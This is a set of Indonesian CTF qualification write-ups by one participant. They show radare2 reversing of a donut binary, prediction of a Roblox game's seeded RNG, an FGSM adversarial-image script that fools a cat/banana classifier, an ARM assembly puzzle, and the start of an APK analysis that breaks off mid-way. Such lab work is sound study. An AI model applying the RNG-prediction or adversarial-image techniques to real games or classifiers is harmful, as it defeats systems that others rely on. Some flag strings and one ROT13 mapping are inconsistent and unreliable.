radare2 is already the newest version (6.0.4+dfsg-1).
radare2 set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng]
$ radare2
Usage: r2 [-ACdfjLMnNqStuvwzX] [-P patch] [-p prj] [-a arch] [-b bits] [-c cmd]
        [-s addr] [-B baddr] [-m maddr] [-i script] [-e k=v] file|pid|+|=

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng]
$ r2 donut
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
[0x000010c0]>
^C
[0x000010c0]>
^C
[0x000010c0]>
^C
[0x000010c0]>
[0x000010c0]> exit

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng]
$ r2 -A donut

```

```

[0x000010c0]> pdf @ main
Do you want to print 282 lines? (y/N) y
; ICOD XREF from entry0 @ 0x10d4(r)
1209: int main(int argc, char **argv, char **envp);
afv: vars(21:sp[0xc..0x1bd8])
0x000017ac 55 push rbp
0x000017ad 4889e5 mov rbp, rsp
0x000017b0 4881ecb022.. sub rsp, 0x22b0
0x000017b7 660fefc0 pxor xmm0, xmm0
0x000017bb f30f1145fc movss dword [var_4h], xmm0
0x000017c0 660fefc0 pxor xmm0, xmm0
0x000017c4 f30f1145f8 movss dword [var_8h], xmm0
0x000017c9 488d05a308.. lea rax, str.e_2j ; 0x2073
0x000017d0 4889c7 mov rdi, rax ; const char *format
0x000017d3 b800000000 mov eax, 0
0x000017d8 e873f8ffff call sym.imp.printf ; int printf(const char *format)
; CODE XREF from main @ 0x1c60(x)
0x000017dd 488d8550dd.. lea rax, [rbp - 0x22b0]
0x000017e4 bae0060000 mov edx, 0x6e0 ; size_t n
0x000017e9 be20000000 mov esi, 0x20 ; "@" ; int c
0x000017ee 4889c7 mov rdi, rax ; void *s
0x000017f1 e86af8ffff call sym.imp.memset ; void *memset(void *s, int c, size_t n)
0x000017f6 488d8530e4.. lea rax, [s]
0x000017fd ba801b0000 mov edx, 0x1b80 ; size_t n
0x00001802 be00000000 mov esi, 0 ; int c
0x00001807 4889c7 mov rdi, rax ; void *s
0x0000180a e851f8ffff call sym.imp.memset ; void *memset(void *s, int c, size_t n)
0x0000180f 660fefc0 pxor xmm0, xmm0

```

```

[0x000010c0]> pdf @ sym.bagel
[0x000010c0]> pdf @ sym.bagel
; CALL XREF from sym.glaze @ 0x171f(x)
174: sym.bagel (char *arg1, int64_t arg2);
- args(rdi, rsi) vars(6:sp[0xc..0x28])
0x00001264 55 push rbp
0x00001265 4889e5 mov rbp, rsp
0x00001268 4883ec20 sub rsp, 0x20
0x0000126c 48897de8 mov qword [var_18h], rdi ; arg1
0x00001270 488975e0 mov qword [var_20h], rsi ; arg2
0x00001274 c745fc0000 mov dword [var_4h], 0
0x0000127b c745f80000 mov dword [var_8h], 0
0x00001282 eb67 jmp 0x12eb
; CODE XREF from sym.bagel @ 0x12fd(x)
0x00001284 8b45f8 mov eax, dword [var_8h]
0x00001287 4863d0 movsxd rdx, eax
0x0000128a 488b45e8 mov rax, qword [var_18h]
0x0000128e 4801d0 add rax, rdx
0x00001291 0fb600 movzx eax, byte [rax]
0x00001294 0fbec0 movsx eax, al
0x00001297 89c7 mov edi, eax ; int64_t arg1
0x00001299 e88cffffff call sym.donut
0x0000129e 8945f4 mov dword [var_ch], eax
0x000012a1 8b45f8 mov eax, dword [var_8h]
0x000012a4 4898 cdqe
0x000012a6 488d5001 lea rdx, [rax + 1]
0x000012aa 488b45e8 mov rax, qword [var_18h]
0x000012ae 4801d0 add rax, rdx
0x000012b1 0fb600 movzx eax, byte [rax]
0x000012b4 0fbec0 movsx eax, al
0x000012b7 89c7 mov edi, eax ; int64_t arg1
0x000012b9 e86cffffff call sym.donut
0x000012be 8945f0 mov dword [var_10h], eax
0x000012c1 8b45f4 mov eax, dword [var_ch]

```

(ROT13):

```

CRGVE → PETIR
zzzz → mmmm (zzz = ngantuk, mmm = lezat 😊)
nfpvv → ascii
q0ahg → d0nut
t0rf → g0es
oeEeEeEe → brRrRrRr (suara donut spinning!)

```

🚩 Flag

```
PETIR{mmmm_3d_ascii_d0nut_g0es_brRrRrRr}
```

Flag: PETIR{mmm_3d_ascii_d0nut_g0es_brRrRrRr }

Mengapa bisa terjadi begini?

Karena fungsi sym.bagel yang berisi kode enkripsi.


Berikut bagian sym.bagel yang menyembunyikan bagian flag dalam hex string tercacah

```
0x00001325 488d05dc0c.. lea rax, [0x00002008] ; "435"
| 0x0000132c 488945e0 mov qword [s2], rax
| 0x00001330 488d05d50c.. lea rax, [0x0000200c] ; "247"
| 0x00001337 488945d8 mov qword [var_28h], rax
| 0x0000133b 488d05ce0c.. lea rax, [0x00002010] ; "564"
| 0x00001342 488945d0 mov qword [var_30h], rax
| 0x00001346 488d05c70c.. lea rax, [0x00002014] ; "57b"
| 0x0000134d 488945c8 mov qword [var_38h], rax
| 0x00001351 488d05c00c.. lea rax, [0x00002018] ; "7a7"
| 0x00001358 488945c0 mov qword [var_40h], rax
| 0x0000135c 488d05b90c.. lea rax, [0x0000201c] ; "a7a"
| 0x00001363 488945b8 mov qword [var_48h], rax
| 0x00001367 488d05b20c.. lea rax, [0x00002020] ; "7a5"
| 0x0000136e 488945b0 mov qword [var_50h], rax
| 0x00001372 488d05ab0c.. lea rax, [0x00002024] ; "f33"
| 0x00001379 488945a8 mov qword [var_58h], rax
| 0x0000137d 488d05a40c.. lea rax, [0x00002028] ; "715"
| 0x00001384 488945a0 mov qword [var_60h], rax
| 0x00001388 488d059d0c.. lea rax, [0x0000202c] ; "f6e"
| 0x0000138f 48894598 mov qword [var_68h], rax
| 0x00001393 488d05960c.. lea rax, [0x00002030] ; "667"
| 0x0000139a 48894590 mov qword [var_70h], rax
```


| 0x0000139e 488d058f0c.. lea rax, [0x00002034] ; "076"
| 0x000013a5 48894588 mov qword [var_78h], rax
| 0x000013a9 488d05880c.. lea rax, [0x00002038] ; "765"
| 0x000013b0 48894580 mov qword [var_80h], rax
| 0x000013b4 488d05810c.. lea rax, [0x0000203c] ; "f71"
| 0x000013bb 48898578ff.. mov qword [var_88h], rax
| 0x000013c2 488d05770c.. lea rax, [0x00002040] ; "306"
| 0x000013c9 48898570ff.. mov qword [var_90h], rax
| 0x000013d0 488d056d0c.. lea rax, [0x00002044] ; "168"
| 0x000013d7 48898568ff.. mov qword [var_98h], rax
| 0x000013de 488d05630c.. lea rax, [0x00002048] ; "675"
| 0x000013e5 48898560ff.. mov qword [var_a0h], rax
| 0x000013ec 488d05590c.. lea rax, [0x0000204c] ; "f74"
| 0x000013f3 48898558ff.. mov qword [var_a8h], rax
| 0x000013fa 488d054f0c.. lea rax, [0x00002050] ; "307"
| 0x00001401 48898550ff.. mov qword [var_b0h], rax
| 0x00001408 488d05450c.. lea rax, [0x00002054] ; "266"
| 0x0000140f 48898548ff.. mov qword [var_b8h], rax
| 0x00001416 488d053b0c.. lea rax, [0x00002058] ; "5f6"
| 0x0000141d 48898540ff.. mov qword [var_c0h], rax
| 0x00001424 488d05310c.. lea rax, [0x0000205c] ; "f65"
| 0x0000142b 48898538ff.. mov qword [var_c8h], rax
| 0x00001432 488d05270c.. lea rax, [0x00002060] ; "456"
| 0x00001439 48898530ff.. mov qword [var_d0h], rax
| 0x00001440 488d051d0c.. lea rax, [0x00002064] ; "545"

```
| 0x00001447 48898528ff.. mov qword [var_d8h], rax
| 0x0000144e 488d05130c.. lea rax, [0x00002068] ; "654"
| 0x00001455 48898520ff.. mov qword [var_e0h], rax
| 0x0000145c 488d05090c.. lea rax, [0x0000206c] ; "565"
| 0x00001463 48898518ff.. mov qword [var_e8h], rax
| 0x0000146a 488d05ff0b.. lea rax, [0x00002070] ; "7d"
```

Bila dimasukkan ke decoder akan muncul seperti ini



Dan bila di decode sekali lagi dengan Caesar Cipher akan muncul seperti ini



Referensi

Analisis sym.glaze

Langkah 1 — Build hex string: Fungsi `glaze` menyusun string hex dengan `strcat` berulang kali:

```
"435"+"247"+"564"+"57b"+"7a7"... → "43524756457b7a7a..."
```

Langkah 2 — `bagel()` decode hex: Fungsi `bagel` mengambil 2 karakter hex sekaligus, konversi ke byte:

```
43 52 47 56 45 7b ... → "CRGVE{zzzz_3q_nfpvv_q0ahg_t0rf_oeEeEeEe}"
```

Langkah 3 — `spin()` = ROT13: Nama `spin` adalah hint — donut berputar 13 posisi (ROT13):

```
CRGVE → PETIR  
zzzz → mmmm (zzz = ngantuk, mmm = lezat 🍩)  
nfpvv → ascii  
q0ahg → d0nut  
t0rf → r0ee
```



sym.glaze — Menyusun Hex String

Fungsi ini melakukan `strcat` berulang kali untuk menyusun string hex:

```
c
// Pseudocode
char *chunks[] = {
    "435", "247", "564", "57b", "7a7", "a7a", "7a5", "f33",
    "715", "f6e", "667", "076", "765", "f71", "306", "168",
    "675", "f74", "307", "266", "5f6", "f65", "456", "545",
    "654", "565", "7d"
};
// strcat semua → "43524756457b7a7a..."
```

Lalu memanggil `bagel(hex_string, output)` dan `spin(byte)` per karakter.

sym.bagel — Hex Decoder

```
asm
; Ambil 2 karakter hex sekaligus
call sym.donut    ; char → nilai hex (0-15)
shl eax, 4        ; shift 4 bit (high nibble)
call sym.donut    ; char berikutnya (low nibble)
or ecx, esi       ; gabungkan → 1 byte
mov byte [rax], dl ; simpan ke buffer
add [var_8h], 2    ; maju 2 karakter
```

Hasil decode:

```
CRGVE{zzzz_3q_nfpvv_q0ahg_t0rf_oeEeEeEe}
```

sym.spin — ROT13

Nama `spin` adalah **pun**: donut berputar, dan ROT13 adalah rotasi 13 posisi. Konfirmasi dari analisis: "CRGVE" → ROT13 → "PETIR" ✓

```
python
import codecs
codecs.decode("CRGVE{zzzz_3q_nfpvv_q0ahg_t0rf_oeEeEeEe}", 'rot_13')
# → "PETIR{mmmm_3d_ascii_d0nut_g0es_brRrRrR}"
```

PETIR CYBER SECURITY
QUALIFICATION [2026]



Nama Lengkap	: Hasel Aristarchus Silitonga
Jurusan	: Cybersecurity
NIM	: 2902671171
Username	: lixdy
Email	:

Daftar Isi

[\[Misc\]](#) 3

[\[Gublox\]](#) 3

[Misc]

[Gublox]

Langkah Penyelesaian:

Di challenge ini dibagi link ke challenge Roblox dimana user harus menebak angka dengan benar sebanyak 50 kali untuk mendapat flag.



Untuk mengetahui apa yang terjadi, kita buka game ini di Roblox Studio.



Disini terlihat mekanisme RNGnya dibuat sesuai jumlah string dari username pemain Roblox.

Step Selanjutnya

1. Prediksi Urutan Angka RNG

Karena seed = username player, simulasikan di Python dulu untuk tahu angka yang akan muncul:

```
python

# Implementasi Util.SeedFromString
def seed_from_string(name):
    seed = 0
    for c in name:
        seed = (seed * 31 + ord(c)) % (2**31)
    return seed

username = "NamaRobloxKamu" # ganti dengan username kamu
seed = seed_from_string(username)
print(f"Seed: {seed}")
```

Cara untuk memenangkan gamenya adalah deploy baris kode ini di Roblox Studio untuk mendapat angka yang dikeluarkan oleh server gamenya

```
end - Studio
15:40:26.577 1 --> 1 - Edit
15:40:26.577 2 --> 63 - Edit
15:40:26.577 3 --> 78 - Edit
15:40:26.577 4 --> 12 - Edit
: 2 local rng = Util.Initialize("Codnag")
3
4 for i = 1, 55 do
5     print(i .. " --> " .. rng:NextInteger(1, 100))
6 end
```

Berikut adalah contoh hasil angka dari servernya

16:04:00.941 1 --> 1 - Edit

16:04:00.942 2 --> 16 - Edit

16:04:00.943 3 --> 20 - Edit

16:04:00.944 4 --> 4 - Edit

16:04:00.944 5 --> 2 - Edit

16:04:00.944 6 --> 8 - Edit

16:04:00.944 7 --> 12 - Edit

16:04:00.944 8 --> 5 - Edit
16:04:00.945 9 --> 9 - Edit
16:04:00.945 10 --> 9 - Edit
16:04:00.945 11 --> 19 - Edit
16:04:00.946 12 --> 14 - Edit
16:04:00.946 13 --> 8 - Edit
16:04:00.947 14 --> 24 - Edit
16:04:00.947 15 --> 21 - Edit
16:04:00.947 16 --> 20 - Edit
16:04:00.947 17 --> 8 - Edit
16:04:00.948 18 --> 13 - Edit
16:04:00.948 19 --> 6 - Edit
16:04:00.948 20 --> 17 - Edit
16:04:00.948 21 --> 23 - Edit
16:04:00.949 22 --> 4 - Edit
16:04:00.949 23 --> 22 - Edit
16:04:00.949 24 --> 21 - Edit
16:04:00.949 25 --> 20 - Edit
16:04:00.949 26 --> 6 - Edit
16:04:00.950 27 --> 16 - Edit
16:04:00.951 28 --> 10 - Edit
16:04:00.951 29 --> 19 - Edit
16:04:00.951 30 --> 12 - Edit
16:04:00.951 31 --> 15 - Edit
16:04:00.952 32 --> 10 - Edit

16:04:00.952 33 --> 24 - Edit

16:04:00.952 34 --> 24 - Edit

16:04:00.953 35 --> 5 - Edit

16:04:00.953 36 --> 17 - Edit

16:04:00.953 37 --> 8 - Edit

16:04:00.953 38 --> 10 - Edit

16:04:00.954 39 --> 11 - Edit

16:04:00.954 40 --> 17 - Edit

16:04:00.954 41 --> 14 - Edit

16:04:00.955 42 --> 10 - Edit

16:04:00.955 43 --> 20 - Edit

16:04:00.955 44 --> 4 - Edit

16:04:00.955 45 --> 14 - Edit

16:04:00.955 46 --> 23 - Edit


16:04:00.956 47 --> 14 - Edit

16:04:00.956 48 --> 6 - Edit


16:04:00.956 49 --> 7 - Edit

16:04:00.956 50 --> 11 - Edit

Untuk mengetes apakah ini benar atau tidak, kita simulasikan dulu di Roblox Studio.



Bila terbukti benar, kita lakukan di gamenya hingga tebakan kita benar 50 kali dan bisa ketik /getFlag untuk mendapatkan flag



Flag: PETIR{c3rt1f13d_r0bl0x_h3ngk3r}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : lixdy
Email :

Daftar Isi

[\[Misc\]](#) 3

[\[Howl's Cat\]](#) 3

[Misc]

[Howl's Cat]

Langkah Penyelesaian:

Di challenge ini player ditantang untuk memasukkan gambar kucing yang dibaca web sebagai gambar pisang.

Howl's Cat

100

easy


In a quiet forest, a wandering house drifts between paths, bound by old and temperamental magic. It does not see the world as humans do; it gazes through its own peculiar perception, where truth bends and shapes shift unseen.

At its entrance waits Howl's familiar—a black cat named Kuro, silent and watchful.

The spell that seals the door is a paradox:

1. Kuro must remain Kuro.
2. Yet the house must behold him as a banana (a most peculiar fancy of the house's magic).

Only those who can weave a subtle enchantment—unchanging in form, yet altered in perception—may pass.



Berikut adalah line program yang membaca file sebagai pisang

```

base = preprocess_image(BASE_IMAGE_PATH)
x = preprocess_image(candidate_image)
linf = l_inf_distance(x, base)
within_budget = linf <= EPSILON + 1e-6

v, c = load_weights(WEIGHTS_PATH)
probs = predict_proba(x, v, c)
pred_idx = int(np.argmax(probs))
pred_name = CLASS_NAMES[pred_idx]
banana_conf = float(probs[1])

granted = within_budget and pred_name == "banana" and banana_conf >= THRESHOLD
return {
    "within_budget": within_budget,
    "linf_distance": linf,
    "predicted_class": pred_name,
    "banana_confidence": banana_conf,
    "granted": granted,
}

```

Berikut adalah challenge yang memberi flagnya bila gambar pisangnya terbaca

```

def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("image", help="Path to image.")
    args = parser.parse_args()

    result = run_inference(args.image)
    print(f"[+] L_inf distance from cat.png: {result['linf_distance']:.6f} (max {EPSILON:.6f})")
    print(f"[+] Predicted class: {result['predicted_class']}")
    print(f"[+] Banana confidence: {result['banana_confidence']:.6f} (need >= {THRESHOLD:.2f})")

    if result["granted"]:
        print("[+] Congrats!")
        print(read_flag())
    else:
        print("[-] Try again...")

```


Tanpa pikir panjang langsung saja kita drop filenya ke Claude untuk membuat gambar adversarial attack melalui proses modifikasi classifier linear dari class 0 kucing ke pisang.

```

cd /home/claude && pip install numpy pillow --break-system-packages -q && cp /mnt/user-data/uploads/cat.png . &&
cp /mnt/user-data/uploads/weights.npz . && python3 << 'EOF' import numpy as np from PIL import Image # Load
weights data = np.load("weights.npz") v = data["v"].astype(np.float32) c = float(data["c"]) # Load cat image
IMAGE_SIZE = 32 img = Image.open("cat.png").convert("L").resize((IMAGE_SIZE, IMAGE_SIZE)) x = np.asarray(img,
dtype=np.float32) / 255.0 x_flat = x.reshape(-1) # FGSM attack EPSILON = 16.0 / 255.0 x_adv = np.clip(x_flat +
EPSILON * np.sign(v), 0.0, 1.0) # Check result logit_banana = float(np.dot(x_adv, v) + c) z = np.array([0.0,
logit_banana]) z = z - np.max(z) ez = np.exp(z) probs = ez / np.sum(ez) linf = float(np.max(np.abs(x_adv -
x_flat))) print(f"L_inf distance: {linf:.6f} (max {EPSILON:.6f})") print(f"Banana confidence: {probs[1]:.6f}
(need >= 0.90)") print(f"Predicted class: {'banana' if np.argmax(probs) == 1 else 'cat'}") print(f"Granted: {linf
<= EPSILON + 1e-6 and np.argmax(probs) == 1 and probs[1] >= 0.9}") # Save adversarial image x_adv_img =
(x_adv.reshape(IMAGE_SIZE, IMAGE_SIZE) * 255).astype(np.uint8) Image.fromarray(x_adv_img,
mode='L').save("adversarial_cat.png") print("Saved adversarial_cat.png!") EOF

```

Dan terproses gambar berikut untuk kita upload.



✧ THE DOOR UNSEALS ✧

*A perfect paradox. Kuro is unchanged, yet the house welcomes
a banana.*

```
PETIR{the_cat_is_both_a_cat_and_a_bana  
na_until_u_look_at_it_miawww}
```

Flag: PETIR{the_cat_is_both_a_cat_and_a_banana_until_u_look_at_it_miawww }

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : lixdy
Email :

Daftar Isi

[Reverse Engineering] 3

[HARAHETTAAA] 3

[Reverse Engineering]

[HARAHETTAAA]

Langkah Penyelesaian:

Berikut diberikan file assembly yang berisi fungsi untuk mendapatkan hasil angka

asm

```
laper(int):
    sub    sp, sp, #16        ; alokasi stack frame
    str    w0, [sp, #12]      ; simpan argumen (input) ke stack
    ldr    w8, [sp, #12]      ; load input ke register w8
    subs   w8, w8, #42        ; w8 = input - 42
    add    w8, w8, #2         ; w8 = w8 + 2 → net: input - 40
    lsl    w0, w8, #1         ; w0 = w8 << 1 → w8 * 2 (return value)
    add    sp, sp, #16        ; restore stack
    ret
```

Berikut adalah deskripsi soalnya

Challenge

86 Solves



HARAHETTAAA

100

baby

Welcome to PETIR Regen 2026, fellow reverser!

Let's start your journey with a baby level assembly analysis, please solve this quickly because gengi is tired :3

Flag format: PETIR{laper(47)}

author: gengi

Input sebenarnya sudah ada di flag format, yaitu 47. Kode assembly tersebut bila diterjemahkan ke kode C berbentuk seperti ini

C

```
int laper(int x) {
    return (x - 40) * 2;
}
```

Langsung saja dimasukkan 47 sebagai x dan didapatkan angka 14 sebagai hasinya.

Flag: PETIR{14 }

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga

Jurusan : Cybersecurity

NIM : 2902671171

Username : lixdy

Email :

Daftar Isi

[Reverse Engineering] 3

[Diddy Blud's Calculator] 3

[Reverse Engineering]

[Diddy Blud's Calculator]

Langkah Penyelesaian:

Berikut diberikan file apk kalkulator yang menurut deskripsi soal mencurigakan.

Diddy Blud's Calculator

100

easy

Albert: What kind of calc (short for calculator) is this?

Einstein: This is a Diddy Blud Calc, the sussiest calc that has a mystery hidden behind it

Bila file apk-nya kita strings, terdapat file tersembunyi di dalamnya

```
59762 res/bb.xml
59763 res/bb1.xml
59764 res/bm.xml
59765 res/bt.xml
59766 res/c0.xml
59767 res/c2.xml
59768 res/c5.xml
59769 res/c6.xml
59770 res/cA.xml
59771 res/cA1.xml
59772 res/cL.xml
59773 res/cV.xml
59774 res/cc.xml
59775 res/cm.xml
59776 ::res/color-v23/abc_btn_colored_borderless_text_material.xml
59777 //res/color-v23/abc_btn_colored_text_material.xml
59778 ..res/color-v23/abc_color_highlight_material.xml
59779 ((res/color-v23/abc_tint_btn_checkable.xml
59780 "res/color-v23/abc_tint_default.xml
59781 ##res/color-v23/abc_tint_edittext.xml
59782 %%res/color-v23/abc_tint_seek_thumb.xml
59783 "res/color-v23/abc_tint_spinner.xml
59784 'res/color-v23/abc_tint_switch_track.xml
59785 >>res/color/abc_background_cache_hint_selector_material_dark.xml
59786 ??res/color/abc_background_cache_hint_selector_material_light.xml
59787 //res/color/abc_hint_foreground_material_dark.xml
59788 00res/color/abc_hint_foreground_material_light.xml
59789 99res/color/abc_primary_text_disable_only_material_dark.xml
59790 ::res/color/abc_primary_text_disable_only_material_light.xml
59791 ,,res/color/abc_primary_text_material_dark.xml
59792 --res/color/abc_primary_text_material_light.xml
59793 !!res/color/abc_search_url_text.xml
59794 ..res/color/abc_secondary_text_material_dark.xml
```

Karena file ini berwarna merah, langsung kita unzip dan analisis filenya, terutama yang libctfcore.so

```
(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng]
$ unzip diddy-calculator.apk -d apk_extracted/
Archive:  diddy-calculator.apk
  inflating: apk_extracted/META-INF/com/android/build/gradle/app-metadata.properties
  inflating: apk_extracted/META-INF/version-control-info.textproto
  extracting: apk_extracted/assets/dexopt/baseline.prof
  extracting: apk_extracted/assets/dexopt/baseline.profm
  inflating: apk_extracted/classes.dex
  inflating: apk_extracted/classes2.dex
  extracting: apk_extracted/lib/arm64-v8a/libctfcore.so
  extracting: apk_extracted/lib/armeabi-v7a/libctfcore.so
  extracting: apk_extracted/lib/x86/libctfcore.so
  extracting: apk_extracted/lib/x86_64/libctfcore.so
  inflating: apk_extracted/DebugProbesKt.bin
  extracting: apk_extracted/META-INF/androidx.activity_activity.version
  extracting: apk_extracted/META-INF/androidx.annotation_annotation-experimental.version
  extracting: apk_extracted/META-INF/androidx.appcompat_appcompat-resources.version
  extracting: apk_extracted/META-INF/androidx.appcompat_appcompat.version
  inflating: apk_extracted/META-INF/androidx.arch.core_core-runtime.version
  extracting: apk_extracted/META-INF/androidx.cardview_cardview.version
  extracting: apk_extracted/META-INF/androidx.compose.runtime_runtime-annotation.version
  extracting: apk_extracted/META-INF/androidx.constraintlayout_constraintlayout.version
```

```
(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng]
$ ls
apk_extracted  budi.txt  diddy-calculator.apk  Donut  laper.asm  outbin.txt  output.txt  Petir_Antivirus  PiratesHooxV2

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng]
$ cd apk_extracted

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng/apk_extracted]
$ ls
AndroidManifest.xml  assets  classes2.dex  classes.dex  DebugProbesKt.bin  kotlin  lib  META-INF  org  res  resources.arsc

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng/apk_extracted]
$ cd kotlin

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng/apk_extracted/kotlin]
$ ls
annotation  collections  concurrent  coroutines  internal  kotlin.kotlin_builtins  ranges  reflect

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng/apk_extracted/kotlin]
$ cd ..

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng/apk_extracted]
$ cd lib

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng/apk_extracted/lib]
$ ls
arm64-v8a  armeabi-v7a  x86  x86_64

(lixdy@kali)-[~/Documents/Petir_QUALS/RevEng/apk_extracted/lib]
